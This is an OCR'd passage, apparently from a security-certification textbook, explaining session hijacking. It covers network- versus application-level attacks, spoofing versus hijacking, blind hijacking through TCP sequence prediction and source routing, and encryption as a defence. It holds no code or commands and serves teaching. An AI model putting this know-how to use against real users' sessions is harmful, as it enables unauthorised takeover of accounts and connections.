
There are two levels of session hijacking in the OSI model: the network-level and application-level.

- **Network-Level Hijacking**

  Network-level hijacking is the interception of packets during the transmission between a client and server in a TCP/User Datagram Protocol (UDP) session. A successful attack provides the attacker with crucial information, which can be further used to attack application-level sessions. Attackers most likely perform network-level hijacking because they do not need to modify the attack on a per-web-application basis. This attack focuses on the data flow of the protocol shared across all web applications.

- **Application-Level Hijacking**

  Application-level hijacking involves gaining control over the Hypertext Transfer Protocol (HTTP) user session by obtaining the session IDs. At the application-level, the attacker gains control of an existing session and can create new unauthorized sessions by using stolen data. In general, both occur together, depending on the system being attacked.



Spoofing vs. Hijacking

Spoofing Attack

- An attacker **pretends to be another user** or machine (victim) to gain access
- The attacker does not seize control of an existing active session; instead, he or she initiates a new session using the victim's **stolen credentials**

James (Victim)
James' stolen credentials
I am James, here are my credentials
Server
John (Attacker)

Hijacking

- Session hijacking is the process of seizing control of an **existing active session**
- The attacker relies on the **legitimate user** to create a connection and authenticate

James logs on to the server with his credentials
James (Victim)
Predicts the sequence and kills James' connection
Server
Spoofs James' IP and hijacks the session
John (Attacker)

Spoofing vs. Hijacking

In blind hijacking, an attacker predicts the sequence numbers that a victim host sends to create a connection that appears to originate from the host or a blind spoof. To understand blind hijacking, it is important to understand sequence-number prediction. TCP sequence numbers, which are unique per byte in a TCP session, provide flow control and data integrity. TCP segments provide the initial sequence number (ISN) as a part of each segment header. ISNs do not start at zero for each session. As part of the handshake process, each participant needs to state the ISN, and bytes are numbered sequentially from that point.

Blind session hijacking relies on the attacker's ability to predict or guess sequence numbers. An attacker is unable to spoof a trusted host on a different network and observe the reply packets because no route exists for the packets to return to the attacker's IP address. Moreover, the attacker is unable to resort to Address Resolution Protocol (ARP) cache poisoning because routers do not broadcast ARP across the Internet. Because the attacker is unable to observe the replies, he/she must anticipate the responses from the victim and prevent the host from sending a TCP/RST packet to the victim. The attacker predicts sequence numbers that the remote host expects from the victim and then hijacks the communication. This method is useful when exploiting trust relationships between users and remote machines.

In a spoofing attack, an attacker pretends to be another user or machine (victim) to gain access. Instead of taking over an existing active session, the attacker initiates a new session using the victim's stolen credentials. Simple IP spoofing is easy to perform and is useful in various attack methods. To create new raw packets, the attacker must have root access on the machine. However, to establish a spoofed connection using this session hijacking technique, an attacker must know the sequence numbers used by a target machine. IP spoofing forces the attacker to forecast the NSN. When an attacker uses blind hijacking to send a command, they cannot view the response.

In the case of IP spoofing without a session hijack, guessing the sequence number is unnecessary because no currently open session exists with that IP address. In a session hijack, the traffic returns to the attacker only if source routing is used. Source routing is a process that allows the sender to specify the route to be taken by an IP packet to the destination. The attacker performs source routing and then sniffs the traffic as it passes by the attacker. In session spoofing, captured authentication credentials are used to establish a session. In contrast, active hijacking eclipses a pre-existing session. As a result of this attack, a legitimate user may lose access or the normal functionality of their established Telnet session because an attacker hijacks the session and acts with the user's privileges. Because most authentication mechanisms are enforced only at the initiation of a session, the attacker can gain access to a target machine without authentication while a session is in progress.

Another method is to use source routed IP packets. This type of MITM attack allows an attacker to become a part of the target–host conversation by deceptively guiding IP packets to pass through their system.

Session hijacking is the process of taking over an existing active session. An attacker relies on a legitimate user to make a connection and authenticate. Session hijacking is more difficult than IP address spoofing. In session hijacking, John (an attacker) would seek to insert himself into a session that James (a legitimate user) already had set up with \\Mail. John would wait until James establishes a session, displace James from the established session by some means, such as a DoS attack, and then pick up the session as though he were James. Subsequently, John would send a scripted set of packets to \\Mail and observe the responses. For this purpose, John needs to know the sequence number in use when he hijacked the session. To calculate the sequence number, he must know the ISN and the number of packets involved in the exchange process.

Successful session hijacking is difficult without the use of known tools and is only possible when several factors are under the attacker's control. Knowledge of the ISN is the least of John's challenges. For instance, John needs a method to displace James from the active session as well as a method to know the exact status of James's session at the moment that James is displaced. Both these tasks require John to have far more knowledge and control over the session than would normally be possible.

However, IP address spoofing attacks can only be successful if an attacker uses IP addresses for authentication. They cannot perform IP address spoofing or session hijacking if per-packet integrity checking is executed. In the same manner, IP address spoofing or session hijacking is not possible if the session uses encryption methods such as Secure Sockets Layer (SSL) or Point-to-Point Tunneling Protocol (PPTP). Consequently, the attacker cannot participate in the key exchange.


